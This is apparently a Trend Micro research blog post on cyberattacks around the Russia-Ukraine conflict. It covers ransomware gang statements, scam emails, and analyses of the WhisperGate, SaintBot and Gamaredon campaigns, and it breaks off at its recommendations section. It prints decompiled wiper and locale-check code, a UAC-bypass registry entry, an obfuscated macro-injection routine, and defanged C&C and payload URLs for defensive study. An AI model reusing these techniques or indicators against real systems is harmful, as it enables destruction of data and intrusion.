

# Cyberattacks are Prominent in the Russia-Ukraine Conflict

 trendmicro.com/en\_us/research/22/c/cyberattacks-are-prominent-in-the-russia-ukraine-conflict.html

March 3, 2022




Figure 1. Initial statement of the Conti ransomware group professing its support for the Russian government

*Update as of March 8, 2022: Added new information about spam email spreading NEGASTEAL malware. The IOC document has been updated to add indicators.*

*Update as of March 4, 2022: IOC document has been updated to add more indicators.*

Russia's invasion of Ukraine that started on February 24 has been in focus in the news. Alongside the physical battles that are on the ground, there have also been alleged cyberattacks perpetrated by different individuals, threat actors, and possibly even state-sponsored groups.

The extensive amount of information that has been making the rounds has made it difficult to ascertain the veracity of these cyberattacks, let alone accurately attribute them to a particular individual or group. It's easy to spread misinformation online, and there is plenty of incentive

for many parties to do so considering the important roles that information and intelligence play in this conflict. It is also possible that some threat actors are capitalizing on the situation despite not being directly involved in the conflict.


We have compiled all the materials that our research teams have verified and validated in this blog entry to provide our customers with accurate information that they can use for their benefit and protection. It's important to note that we will continuously update this blog with validated threats as more events unfold.

### Conti's statement of support for the Russian government

On February 25, 2022, the Conti ransomware group announced both its "full support" of the Russian government and its intention to strike back at anyone who organizes cyberattacks or war activities against Russia. This message was posted on the Conti News leak website.

A few hours after posting this statement, the group softened its stance, though it is unclear why. Conti is one of the most professional groups among the criminal organized crime gangs (OCGs), and it has dedicated subgroups akin to departments in a traditional business. It is therefore possible that some members did not resonate with the group's initial statement and pushed back.

### "WARNING"

 As a response to Western warmongering and American threats to use cyber warfare against the citizens of Russian Federation, the Conti Team is officially announcing that we will use our full capacity to deliver retaliatory measures in case the Western warmongers attempt to target critical infrastructure in Russia or any Russian-speaking region of the world. We do not ally with any government and we condemn the ongoing war. However, since the West is known to wage its wars primarily by targeting civilians, we will use our resources in order to strike back if the well being and safety of peaceful citizens will be at stake due to American cyber aggression.

 2/25/2022

 491

 0 [ 0.00 B ]

### Figure 2. The updated statement from Conti

The Conti intrusion set, which Trend Micro tracks under the moniker Water Goblin, has remained active despite other well-established ransomware groups shutting down in the wake of government sanctions. We also observed a spike in the volume of activity for the BazarLoader malware — a key enabler for Conti attacks — since early February 2022.

### Conti chat logs leaked

Meanwhile, external sources have reported on the chats of Conti operators being leaked by a Ukrainian security researcher who had access to the back end of Conti's XMPP chat server. Trend Micro Research extracted the logs and found some artifacts that can be used to map some indicators of compromise (IOCs), which we list in a later section of this blog.

The messages, which included ransom negotiations and Bitcoin addresses, can be used by security companies and law enforcement to identify the attack techniques and tools used by the Conti gang.

Conti's onion site (contirec7nchr45rx6ympez5rjldibnqzh7lsa56lvjvaeywhvoj3wad.onion) is also currently active. Based on this, we identified some recent Conti files as Ransom.Win32.CONTI.SMYXBLD.

Stormous gang supports Russia

We are seeing some encouraging malicious deeds against both Ukrainians and Russians, but some groups do choose to stand behind only one. The Stormous ransomware gang, known for website defacement and information theft, represents itself as a group of Arabic-speaking hackers. The group has been active since 2021, and recently it officially announced its support for the Russian government and its intention to target Ukrainian government institutions such as the Ukrainian foreign ministry.



Figure 3. The Stormous group's

announcement of its intent to target Ukraine, as seen on this security researcher's Twitter: <https://twitter.com/Cyberknow20/status/1498434090206314498>

Upon analyzing a sample of the malware from the group, we found that after infiltration, the malware enables the actor to access and deploy different custom payloads to the affected server via remote upload and open-source resources like Pastebin. Its capabilities, which

include dropping malware, encryption, and sending a ransom note, can be hard to identify since the actor can modify encryption and decryption keys, as well as copy ransom messages in the wild. Additionally, since the actor's backdoor or ransomware is PHP-based, it can be modified on the fly with minimal effort.




Figure 4. Panels

used by the Stormous ransomware group, with two selections: "Backdoor" and "Python Ransomware"

Other notable findings

In addition, the Emotet botnets (Epochs 4 and 5) have remained highly active since Emotet's resurgence in November 2021, with a few sporadic periods of inactivity. Both families continue to actively drop Cobalt Strike beacons.

Both BazarLoader and Emotet continue to drop Cobalt Strike beacons as part of their second stage infections. With respect to Conti, we are tracking the regular deployment of new command-and-control (C&C) infrastructure for Cobalt Strike command beacons. It's worth noting that we have not yet observed a Conti attack following an Emotet infection since November 2021.

We also have a snapshot of malicious activity showing how some actors may be trying to capitalize on the crisis. We compared our January and February data and saw that malicious URLs and emails trying to lure users with the subject of "Ukraine" increased steeply in the latter part of February.




Figure 5.

### Malicious online and email activity referencing Ukraine in February 2022 Ukraine-related spam emails

We are seeing new scams and variants of older threats appear daily. Using our honeypot, we also found Ukraine-related spam emails that aim to take advantage of the situation via donations and other scams. These spam emails also drop the Ave Maria malware. We provide IOCs in the relevant section of this blog.

We provide some examples here via the following screenshots:



Stand with Ukraine - Here's How You Can Contribute - Mozilla Thunderbird

File Edit View Go Message Tools Help


Get Messages Write Chat Address Book Tag

From Twitter Notification <alisa@infotrendpicus>

Subject Stand with Ukraine - Here's How You Can Contribute 9:12 am

Reply to [redacted]

To [redacted]

 Ukraine / Україна @Ukraine

Stand with the people of Ukraine is Now accepting cryptocurrency donations which is the safest way to lend your help from all over the globe no matter how big or small through our Bitcoin, Ethereum and USDT wallet addresses which will be provided once we receive your reply to this email [help-ukraine@casaproject-cz.com](mailto:help-ukraine@casaproject-cz.com)

Help assist Security, healthcare and education in Ukraine at this most troubling times:

143.9K Reply Copy link

Read 5.1K replies

1 attachment: Swift Copy-MX0221020 #2356783933.zip 400 KB

Ukraine Crises - Mozilla Thunderbird


File Edit View Go Message Tools Help


Get Messages Write Chat Address Book Tag

From Support Ukraine <support@donateukrainenow.org>

Subject Ukraine Crises 6:01 ar

To [redacted]

ABOUT US  DONATE NOW



**Donate Now  
Help  
Relocate More**

Thousands of Ukrainians are fleeing the country and seeking safety in neighboring nations. Our purpose is to assist in the relocation of more people to safer areas.

DONATE NOW





Figure 6. Examples of scams aiming to take advantage of the conflict  
 Trend Micro continues to actively find and detect these threats before they can inflict damage on our customers.

Analyzing reports from CERT-UA

Reports from outside Trend Micro have provided valuable insights into the alleged cyberattacks. In particular, the Computer Emergency Response Team of Ukraine or CERT-UA released important details on the attacks launched against Ukrainian targets. Our own threat researchers have also analyzed and investigated the latest information. Below is a timeline of significant attacks recorded by CERT-UA.





©2022 TREND MICRO

Figure 7. Security incidents in Ukraine reported from January 2022 onward  
Hostile activities in cyberspace are likely to increase as tension increases. Cyberattacks aimed at Ukraine might also inadvertently extend to other countries and unsuspecting targets might experience ricochets of attacks, similar to stray bullets. Therefore, it is important for everyone — regardless of geographical location — to be aware of incidents occurring in Ukraine.

The following sections provide both an analysis and an evaluation, conducted by Trend Micro, of three cyberattacks reported by CERT-UA.

### Cyberattack using WhisperGate

CERT-UA reported that between January 13 and 14, 2022, approximately 70 Ukraine government agency websites were attacked, resulting in the modification of website content and system corruption. Supply chain attacks, OctoberCMS (a self-hosted content management system used by enterprises), and the Log4j vulnerability are suspected to be the points of entry.

Some of these attacks involved system corruption by malware. The diagram in Figure 8 illustrates the infection chain of the malware observed in the attack. We list the malware names as identified by CERT-UA here.




Figure 8. Relational diagram of malware seen in a cyberattack using WhisperGate

- BootPatch: This malware destroys the Master Boot Record (MBR) to make computers unbootable.
- WhisperGate: This malware downloads and executes additional payload from the C&C server constructed on Discord.
- WhisperKill: This malware, downloaded by WhisperGate, destroys files with specific extensions.

WhisperKill is designed to destroy and rename files in connected drives that match the file extensions shown in Figure 9. It then terminates and removes itself. WhisperKill enumerates drives A to Z and destroys files on drives that are either Type 3 (DRIVE\_FIXED) or 4 (DRIVE\_REMOTE), as shown in Figure 10.

```

.data:00405020 ws_extensions dd offset aHtml,offset aHtm,offset asc_406132,offset aXhtml,offset asc_40614E
; DATA XREF: ws_check_extention!loc_4015D31r
.data:00405020 dd offset aPhp,offset asc_406166,offset aAsp,offset asc_40617A,offset asc_406186 ; ".HTML" ..
.data:00405020 dd offset asc_406192,offset asc_40619E,offset asc_4061AA,offset asc_4061B6,offset asc_4061C2
.data:00405020 dd offset asc_4061CE,offset aDocx,offset aXls,offset asc_4061EE,offset asc_4061FA
.data:00405020 dd offset aPptx,offset aPst,offset asc_40621A,offset aMsg,offset asc_40622E
.data:00405020 dd offset aVsd,offset asc_406242,offset asc_40624E,offset aCsv,offset asc_406262
.data:00405020 dd offset aWks,offset asc_406276,offset aPdf,offset asc_40628A,offset aOnetoc2
.data:00405020 dd offset asc_4062A6,offset aJpeg,offset aJpg,offset asc_4062C6,offset asc_4062D2
.data:00405020 dd offset asc_4062DE,offset aDotm,offset aDotx,offset aXlsm,offset aXlsb
.data:00405020 dd offset aXlw,offset asc_406322,offset aXlm,offset asc_406336,offset aXltx
.data:00405020 dd offset aXltn,offset aPptm,offset aPot,offset asc_40636E,offset aPpsm
.data:00405020 dd offset aPnxx,offset aPnam,offset aPotx,offset aPotm,offset aFdh

```

Figure 9.

List of file extension targets for destruction, defined in a malware sample

```

v1 = wcslen(fileName);
v2 = (wchar_t *)malloc(2 * (v1 + 20));
v3 = rand();
v4 = wcslen(fileName);
swprintf(v2, (const size_t) "%", (const wchar_t *const)(v4 - 4), fileName, v3);
Stream = w fopen(fileName, L"wb");
v5 = malloc(1048576u);
memset(v5, '\xCC', 1048576u);
fwrite(v5, 1u, 0x1000000u, Stream);
fclose(Stream);
wrename(fileName, v2);

```

Figure 10.

File overwrite instruction

On February 24, there were [reports](#) of another more sophisticated wiper malware with the ability to destroy the MBR and files in drives. The malware is called HermeticWiper (also known as FoxBlade).

### Cyberattacks using SaintBot

In January 2022, there were [reports](#) of a series of cyberattacks that started from spear-phishing emails disguised as messages from the National Healthcare Service of Ukraine. The emails were attached with a document and two shortcut files, where one shortcut file downloads and executes the OutSteel malware using PowerShell. The OutSteel malware then downloads and executes the SaintBot malware. In February 2022, spear-phishing emails aiming to distribute the SaintBot malware disguised as messages from the Ukraine Police were also [reported](#).

The SaintBot malware is designed to be inactive when the Language Code Identifier (LCID) of the infected device is Russia, Ukraine, Belarus, Armenia, Kazakhstan, or Moldova (as seen in Figure 11). The intent behind this is unclear, and the inclusion of Ukraine might be a mistake considering that the spear-phishing emails are clearly targeting Ukraine.

```

BOOL ws_check_locale()
{
    int v1; // [esp+0h] [ebp-4h] BYREF
    v1 = 0;
    return ntdll_NtQueryDefaultLocale(0, &v1) >= 0
        && (v1 == 1049 || v1 == 1058 || v1 == 1059 || v1 == 1067 || v1 == 1087 || v1 == 2072 || v1 == 2073);
}

```

Figure 11.

Instruction to check LCID

This malware sample attempts to bypass user account control (UAC) by exploiting Fodhelper, which is introduced from the Windows 10 platform. By executing Fodhelper and adding a registry entry (shown in Figure 12), SaintBot is able to execute its own copy in a startup folder with administrative privilege.

```
HKEY_CURRENT_USER\SOFTWARE\Classes\ms-settings\Shell\Open\command
DelegateExecute REG_SZ
(既定) REG_SZ C:\Users\ronald\AppData\Roaming\Microsoft\Windows\Start M
enu\Programs\Startup\Windows SDK Desktop Headers x86.exe
```

Figure 12. Registry entry that enables UAC bypass by exploiting Fodhelper

Upon callback, SaintBot collects information from the infected computers, then encrypts and encodes the data with XOR and BASE64. The data is attached to a prefix and sent to the C&C server with a POST request.

This malware sample holds the following C&C servers:

- [hxxp://8003659902\[.\]space/wp-adm/gate.php](http://hxxp://8003659902[.]space/wp-adm/gate.php)
- [hxxp://smm2021\[.\]net/wp-adm/gate.php](http://hxxp://smm2021[.]net/wp-adm/gate.php)
- [hxxp://8003659902\[.\]site/wp-adm/gate.php](http://hxxp://8003659902[.]site/wp-adm/gate.php)

Cyberattack conducted by Gamaredon

Gamaredon is a threat actor said to be active since 2013. In March 2020, attacks were observed in Japan and were considered stray bullets. In November 2021, the Security Service of Ukraine made a [public announcement](#) that attributed Gamaredon to the Federal Security Service of the Russian Federation (FSB). The Security Service of Ukraine also [published](#) details of attack methodologies and a wiretap voice. Trend Micro observed similar attack methodologies.

Attacks start from spear-phishing emails with document files that cause a Remote Template Injection. In a cyberattack [observed](#) on the February 1, 2022, a document template was downloaded that included an obfuscated malicious macro. The macro stealthily opens a document (~~AddFromString) where the "VZ01" function is executed (Application.Run "VZ01") then closes it. This is illustrated in Figure 13.

This method, where a malicious macro is inserted into another document, was observed in a past incident said to be conducted by Gamaredon.

```

Set jamyKxKU = CreateObject("Word.Application")

hampereLwLVRB = "developmentRAmXo"
jamyKxKU.Visible = False

End If

Set counselmEpMH = jamyKxKU.Documents.Add

breakfastjTjxrtE = shipIlenoOu
Set perverseNfR = counselmEpMH
perverseNfR.VBProject.VBComponents.Item(1).CodeModule.AddFromString breakfastjTjxrtE

indeedmUm = "frayUSrkK"
Set flawnvtQZhD = perverseNfR
flawnvtQZhD.Application.Run "VZ01"

quenchByxTIjo = "constraintsntpWtht"
Set darknessNOBZPSH = flawnvtQZhD
darknessNOBZPSH.Close SaveChanges:=wdDoNotSaveChanges

propasoKc = "sewSGRJkec"
jamyKxKU.Quit

```

Figure 13. Code that inserts and executes Virtual Basic for Applications (VBA) code to a newly opened Word document

The decoded and inserted macro drops VBScript at %APPDATA%:define (ADS), and then a scheduled task to execute the script is registered. This script downloads and executes an additional payload from the C&C server, similar to other attacks observed. The callback contains an infected PC ID in User Agent, which is disguised to be a Yandex browser.

The following is the URL where the additional payload is requested:

```

hxxp://<IP address of deep.deserts.coagula[.]online>/barefooted.cfg<Current Time + 1
second> (e.g. hxxp://10.172.0[.]3/barefooted.cfg2022/02/03%2020:49:31)

```

If the response content size is over 16,965 bytes, the downloaded content is stored as "%USERPROFILE%\Downloads\demand.exe.tmp" and is executed after being renamed as "%USERPROFILE%\Downloads\demand.exe".

For specific mitigation measures against the cyberattacks listed previously, see our post [here](#).

### Security recommendations and best practices

Malicious activity continues to spread, and actors are using new tools and tricks to lure victims. In this section, we discuss mitigation measures to help prepare for a broad range of attacks:



